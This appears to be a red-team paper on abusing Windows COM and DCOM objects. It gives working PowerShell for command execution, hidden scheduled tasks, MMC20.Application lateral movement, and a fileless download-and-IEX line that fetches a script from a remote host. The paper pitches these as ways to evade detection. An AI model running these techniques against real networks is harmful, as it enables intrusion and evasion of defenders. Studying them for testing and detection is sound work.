HABOOB

Abusing COM & DCOM objects

By **Haboob Team**

Abusing COM & DCOM objects

Table of Contents

Table of Figures

Introduction

Nowadays organization’s security members became familiar with most of popular lateral movements techniques, which makes red teaming more difficult, therefor applying the latest techniques of initial access and lateral movements is a crucial for a successful attack, in this paper we will cover some aspects of abusing DCOM objects and several interesting COM objects were discovered by researchers that allow task scheduling, fileless download & execute as well as command execution to conduct lateral movements inside the network, note that the usage of these objects can be used to defeat detection based on process behavior and heuristic signatures.

What is a COM object?

COM objects stands for (Component Object Model) which is a platform-independent, distributed, object-oriented system for creating binary software components that can interact. COM is the foundation technology for Microsoft's OLE (compound documents), ActiveX (Internet-enabled components), as well as others. [1]

What is the difference between COM and DCOM objects?

As we earlier defined COM objects the main difference is that COM is executed at a local level, at the **client's machine**. Where on the other hand DCOM (Distributed Component Object Model) runs at the **server end**, where you pass instructions to the DCOM object and get it executed over the network. In a simpler language we can call DCOM as (COM via RPC).

Why COM objects?

The advantage of using those COM objects is that from a parent and child process relationship it looks legit because anything executed remotely (i.e. cmd.exe, powershell.exe etc.) will be a child process which is very common in many cases for example a child process of explorer.exe.

How Does DCOM Work?

The Windows Registry contains the DCOM configuration data in 3 identifiers:

- **CLSID** – The Class Identifier (CLSID) is a Global Unique Identifier (GUID). Windows stores a CLSID for each installed class in a program. When you need to run a class, you need the correct CLSID, so Windows knows where to go and find the program.

- **PROGID** – The Programmatic Identifier (PROGID) is an optional identifier a programmer can substitute for the more complicated and strict CLSID. PROGIDs are usually easier to read and understand. However there are no restrictions on how many PROGIDs can have the same name, which causes issues on occasion.

- **APPID** – The Application Identifier (APPID) identifies all of the classes that are part of the same executable and the permissions required to access it. DCOM cannot work if the APPID isn't correct.

  To make a COM object accessible by DCOM, an AppID must be associated with the CLSID of the class and appropriate permissions need to be given to the AppID. A COM object without an associated AppID cannot be directly accessed from a remote machine.


  A basic DCOM transaction looks like this:

1. The client computer requests the remote computer to create an object by its CLSID or PROGID. If the client passes the APPID, the remote computer looks up the CLSID using the PROGID.
2. The remote machine checks the APPID and verifies the client has permissions to create the object.
3. DCOMLaunch.exe (if an EXE) or DLLHOST.exe (if a DLL) will create an instance of the class the client computer requested.
4. Communication is successful!
5. The Client can now access all functions in the class on the remote computer.

Command execution using COM objects

COM object with CLSID {E430E93D-09A9-4DC5-80E3-CBB2FB9AF28E}:

A researcher "Charles Hamilton" form Fireeye discovered that **prchauto.dll** which is located under **(C:\Program Files (x86)\Windows Kits\10\App Certification Kit\prchauto.dll)** has a class named **ProcessChain** exposing a CommandLine property and a Start method.




```
PS C:\ > $handle |gm


   TypeName: System.__ComObject#{79ed9cb4-3a01-4aba-ad3c-a985ee298b20}

Name           MemberType Definition
----           ---------- ----------
CancelWait     Method     void CancelWait ()
Start          Method     void Start (bool)
Terminate      Method     void Terminate ()
CommandLine    Property   string CommandLine () {get} {set}
ExecutablePath Property   string ExecutablePath () {get} {set}
NonBlocking    Property   bool NonBlocking () {get} {set}
TimeoutPeriod  Property   int TimeoutPeriod () {get} {set}
```

Figure 1 CLSID {E430E93D-09A9-4DC5-80E3-CBB2FB9AF28E}

Start accepts a reference to a Boolean value. Commands can be started as follow:[2]

```
$handle = [activator]::CreateInstance([type]::GetTypeFromCLSID("E430E93D-09A9-4DC5-80E3-CBB2FB9AF28E"))
$handle.CommandLine = "cmd /c whoami"
$handle.Start([ref]$True)
```




```
powershell.exe (running as CO\haboob)
PS C:\> $handle = [activator]::CreateInstance([type]::GetTypeFromCLSID("E430E93D-09A9-4DC5-80E3-CBB2FB9AF28E"))
PS C:\> $handle.CommandLine = "cmd /c whoami"
PS C:\> $handle.Start([ref]$True)
co\haboob
PS C:\>
```

Figure 2 execute {E430E93D-09A9-4DC5-80E3-CBB2FB9AF28E}

COM object with CLSID {F5078F35-C551-11D3-89B9-0000F81FE221} (Msxml2.XMLHTTP.3.0):

Exposes an XML HTTP 3.0 feature that can be used to download arbitrary code for execution without writing the payload to the disk and without triggering rules that look for the commonly-used System.Net.WebClient. The XML HTTP 3.0 object is usually used to perform AJAX requests. In this case, data fetched can be directly executed using the Invoke-Expression cmdlet (IEX) which can lead to **Fileless Download and Execute**. [2]



```
PS C:\Windows\system32 > $o |gm


   TypeName: System.__ComObject#{2e01311b-c322-4b0a-bd77-b90cfdc8dce7}

Name                     MemberType Definition
----                     ---------- ----------
abort                    Method     void abort ()
getAllResponseHeaders    Method     string getAllResponseHeaders ()
getOption                Method     Variant getOption (SERVERXMLHTTP_OPTION)
getResponseHeader        Method     string getResponseHeader (string)
open                     Method     void open (string, string, Variant, Variant, Variant)
send                     Method     void send (Variant)
setOption                Method     void setOption (SERVERXMLHTTP_OPTION, Variant)
setProxy                 Method     void setProxy (SXH_PROXY_SETTING, Variant, Variant)
setProxyCredentials      Method     void setProxyCredentials (string, string)
setRequestHeader         Method     void setRequestHeader (string, string)
setTimeouts              Method     void setTimeouts (int, int, int, int)
waitForResponse          Method     bool waitForResponse (Variant)
onreadystatechange       Property   IDispatch onreadystatechange () {set}
readyState               Property   int readyState () {get}
responseBody             Property   Variant responseBody () {get}
responseStream           Property   Variant responseStream () {get}
responseText             Property   string responseText () {get}
responseXML              Property   IDispatch responseXML () {get}
status                   Property   int status () {get}
statusText               Property   string statusText () {get}
```

Figure 3 CLSID {F5078F35-C551-11D3-89B9-0000F81FE221}

```
$o = [activator]::CreateInstance([type]::GetTypeFromCLSID("F5078F35-C551-11D3-89B9-0000F81FE221")); $o.Open("GET", "http://10.10.10.10/code.ps1", $False); $o.Send(); IEX $o.responseText;
```


COM object with CLSID {0F87369F-A4E5-4CFC-BD3E-73E6154572DD}:

This com object implements the Schedule.Service class for operating the Windows Task Scheduler Service. This COM object allows privileged users to schedule a task on a host (**including a remote host**) without using the schtasks.exe binary or the schtasks.exe at command. [2]

```
$TaskName = [Guid]::NewGuid().ToString()
$Instance = [activator]::CreateInstance([type]::GetTypeFromProgID("Schedule.Service"))
$Instance.Connect()
$Folder = $Instance.GetFolder("\")
$Task = $Instance.NewTask(0)
$Trigger = $Task.triggers.Create(0)
$Trigger.StartBoundary = Convert-Date -Date ((Get-Date).addSeconds($Delay))
$Trigger.EndBoundary = Convert-Date -Date ((Get-Date).addSeconds($Delay + 120))
$Trigger.ExecutionTimelimit = "PT5M"
$Trigger.Enabled = $True
$Trigger.Id = $Taskname
$Action = $Task.Actions.Create(0)
$Action.Path = “cmd.exe”
$Action.Arguments = “/c whoami”
$Action.HideAppWindow = $True
$Folder.RegisterTaskDefinition($TaskName, $Task, 6, "", "", 3)

function Convert-Date {
        param(
            [datetime]$Date
        )
        PROCESS {
              $Date.Touniversaltime().tostring("u") -replace " ","T"
        }
}
```

COM object with CLSID {9BA05972-F6A8-11CF-A442-00A0C90A8F39} for ShellWindows:

This method is hosted by an existing explorer.exe process, ShellWindow COM object is using the “Document.Application” property. The recursive COM object method discovery found that you can call the “ShellExecute” method on the object returned by the “Document.Application.Parent” property




```
PS C:\> $hb = [activator]::CreateInstance([type]::GetTypeFromCLSID("9BA05972-F6A8-11CF-A442-00A0C90A8F39"))
PS C:\> $item = $hb.Item()
PS C:\> $item.Document.Application | gm -Type Method


   TypeName: System.__ComObject#{286e6f1b-7113-4355-9562-96b7e9d64c54}

Name                 MemberType Definition
----                 ---------- ----------
AddToRecent          Method     void AddToRecent (Variant, string)
BrowseForFolder      Method     Folder BrowseForFolder (int, string, int, Variant)
CanStartStopService  Method     Variant CanStartStopService (string)
CascadeWindows       Method     void CascadeWindows ()
ControlPanelItem     Method     void ControlPanelItem (string)
EjectPC              Method     void EjectPC ()
Explore              Method     void Explore (Variant)
ExplorerPolicy       Method     Variant ExplorerPolicy (string)
FileRun              Method     void FileRun ()
FindComputer         Method     void FindComputer ()
FindFiles            Method     void FindFiles ()
FindPrinter          Method     void FindPrinter (string, string, string)
GetSetting           Method     bool GetSetting (int)
GetSystemInformation Method     Variant GetSystemInformation (string)
Help                 Method     void Help ()
IsRestricted         Method     int IsRestricted (string, string)
IsServiceRunning     Method     Variant IsServiceRunning (string)
MinimizeAll          Method     void MinimizeAll ()
NameSpace            Method     Folder NameSpace (Variant)
Open                 Method     void Open (Variant)
RefreshMenu          Method     void RefreshMenu ()
SearchCommand        Method     void SearchCommand ()
ServiceStart         Method     Variant ServiceStart (string, Variant)
ServiceStop          Method     Variant ServiceStop (string, Variant)
SetTime              Method     void SetTime ()
ShellExecute         Method     void ShellExecute (string, Variant, Variant, Variant
ShowBrowserBar       Method     Variant ShowBrowserBar (string, Variant)
ShutdownWindows      Method     void ShutdownWindows ()
Suspend              Method     void Suspend ()
TileHorizontally     Method     void TileHorizontally ()
TileVertically       Method     void TileVertically ()
ToggleDesktop        Method     void ToggleDesktop ()
TrayProperties       Method     void TrayProperties ()
UndoMinimizeALL      Method     void UndoMinimizeALL ()
Windows              Method     IDispatch Windows ()
WindowsSecurity      Method     void WindowsSecurity ()
WindowSwitcher       Method     void WindowSwitcher ()


PS C:\> $item.Document.Application.ShellExecute("cmd.exe","/c calc.exe","c:\windows\system32",$null,0)
PS C:\>
```

Figure 4 CLSID {9BA05972-F6A8-11CF-A442-00A0C90A8F39}

```
$hb = [activator]::CreateInstance([type]::GetTypeFromCLSID("9BA05972-F6A8-11CF-A442-00A0C90A8F39"))
$item = $hb.Item()
$item.Document.Application.ShellExecute("cmd.exe","/c calc.exe","c:\windows\system32",$null,0)
```

COM object with CLSID {C08AFD90-F2A1-11D1-8455-00A0C91F3880} for ShellBrowserWindow:

Just like ShellWindows, this method is hosted by an existing explorer.exe process, ShellBrowserWindow COM object is using the “Document.Application” property and you can call the “ShellExecute” method on the object returned by the “Document.Application.Parent” property



```
PS C:\> $hb = [activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880"))
PS C:\> $hb.Document.Application.Parent | gm


   TypeName: System.__ComObject#{286e6f1b-7113-4355-9562-96b7e9d64c54}

Name                  MemberType Definition
----                  ---------- ----------
AddToRecent           Method     void AddToRecent (Variant, string)
BrowseForFolder       Method     Folder BrowseForFolder (int, string, int, Variant)
CanStartStopService   Method     Variant CanStartStopService (string)
CascadeWindows        Method     void CascadeWindows ()
ControlPanelItem      Method     void ControlPanelItem (string)
EjectPC               Method     void EjectPC ()
Explore               Method     void Explore (Variant)
ExplorerPolicy        Method     Variant ExplorerPolicy (string)
FileRun               Method     void FileRun ()
FindComputer          Method     void FindComputer ()
FindFiles             Method     void FindFiles ()
FindPrinter           Method     void FindPrinter (string, string, string)
GetSetting            Method     bool GetSetting (int)
GetSystemInformation Method     Variant GetSystemInformation (string)
Help                  Method     void Help ()
IsRestricted          Method     int IsRestricted (string, string)
IsServiceRunning      Method     Variant IsServiceRunning (string)
MinimizeAll           Method     void MinimizeAll ()
NameSpace             Method     Folder NameSpace (Variant)
Open                  Method     void Open (Variant)
RefreshMenu           Method     void RefreshMenu ()
SearchCommand         Method     void SearchCommand ()
ServiceStart          Method     Variant ServiceStart (string, Variant)
ServiceStop           Method     Variant ServiceStop (string, Variant)
SetTime               Method     void SetTime ()
ShellExecute          Method     void ShellExecute (string, Variant, Variant, Variant, Variant)
ShowBrowserBar        Method     Variant ShowBrowserBar (string, Variant)
ShutdownWindows       Method     void ShutdownWindows ()
Suspend               Method     void Suspend ()
TileHorizontally      Method     void TileHorizontally ()
TileVertically        Method     void TileVertically ()
ToggleDesktop         Method     void ToggleDesktop ()
TrayProperties        Method     void TrayProperties ()
UndoMinimizeALL       Method     void UndoMinimizeALL ()
Windows               Method     IDispatch Windows ()
WindowsSecurity       Method     void WindowsSecurity ()
WindowSwitcher        Method     void WindowSwitcher ()
Application           Property   IDispatch Application () {get}
Parent                Property   IDispatch Parent () {get}


PS C:\> $hb.Document.Application.Parent.ShellExecute("calc.exe")
PS C:\>
```


Figure 5 CLSID {C08AFD90-F2A1-11D1-8455-00A0C91F3880}

```
$hb = [activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880"))
$hb.Document.Application.Parent.ShellExecute("calc.exe")
```

Lateral movements using DCOM

MMC Application Class (MMC20.Application):

Discovered by Matt Nelson back in 2007, This COM object allows you to script components of MMC snap-in operations, however Matt discovered that we can leverage a method named (ExecuteShellCommand) under Document.ActiveView to execute commands over the network.




```
Administrator: Windows PowerShell
PS C:\> $hb = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.126.134"))
PS C:\> $hb.Document.ActiveView | gm


   TypeName: System.__ComObject#{6efc2da2-b38c-457e-9abb-ed2d189b8c38}

Name                          MemberType          Definition
----                          ----------          ----------
Back                          Method              void Back ()
Close                         Method              void Close ()
CopyScopeNode                 Method              void CopyScopeNode (Variant)
CopySelection                 Method              void CopySelection ()
DeleteScopeNode               Method              void DeleteScopeNode (Variant)
DeleteSelection               Method              void DeleteSelection ()
Deselect                      Method              void Deselect (Node)
DisplayScopeNodePropertySheet Method              void DisplayScopeNodePropertySheet (Variant)
DisplaySelectionPropertySheet Method              void DisplaySelectionPropertySheet ()
ExecuteScopeNodeMenuItem      Method              void ExecuteScopeNodeMenuItem (string, Variant)
ExecuteSelectionMenuItem      Method              void ExecuteSelectionMenuItem (string)
ExecuteShellCommand           Method              void ExecuteShellCommand (string, string, string, string)
ExportList                    Method              void ExportList (string, ExportListOptions)
Forward                       Method              void Forward ()
Is                            Method              bool Is (View)
IsSelected                    Method              int IsSelected (Node)
RefreshScopeNode              Method              void RefreshScopeNode (Variant)
RefreshSelection              Method              void RefreshSelection ()
RenameScopeNode               Method              void RenameScopeNode (string, Variant)
RenameSelectedItem            Method              void RenameSelectedItem (string)
Select                        Method              void Select (Node)
SelectAll                     Method              void SelectAll ()
```

Figure 6 DCOM (MMC20.Application)

We can use ExecuteShellCommand method of MMC20.Application to execute command remotely or start a process

```
$hb = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.126.134"))
$hb.Document.ActiveView.ExecuteShellCommand('cmd',$null,'/c echo Haboob > C:\hb.txt','7')
```




```
